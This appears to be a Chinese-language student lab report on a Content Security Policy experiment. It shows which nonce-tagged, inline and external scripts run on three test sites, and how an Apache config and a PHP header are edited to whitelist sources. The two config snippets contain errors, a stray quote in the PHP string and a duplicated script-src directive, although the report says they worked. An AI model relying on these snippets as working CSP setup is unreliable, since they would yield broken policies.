CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

http://www.example32b.com/



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me

http://www.example32c.com/



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me

分别点击三个网站的按钮，出现的结果

http://www.example32a.com/



JS Code executed!


http://www.example32b.com/

点击后无任何反应或输出

http://www.example32c.com/


点击后无任何反应或输出

修改 apache_csp.conf 文件



```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
             script-src 'self' *.example60.com \
           "
</VirtualHost>
```

访问 http://www.example32b.com/的 5、6 显示为 OK



example32b.com/

www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK


7. From button click: Click me

修改 phpindex.php 文件



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
 *.example70.com" *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

```

访问 http://www.example32b.com/的 1、2、4、5、6 显示为 OK



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

原因是：通过配置文件，选择不同的信任来源，实验网站只接受信任来源的代码运行，而不接受其他网站。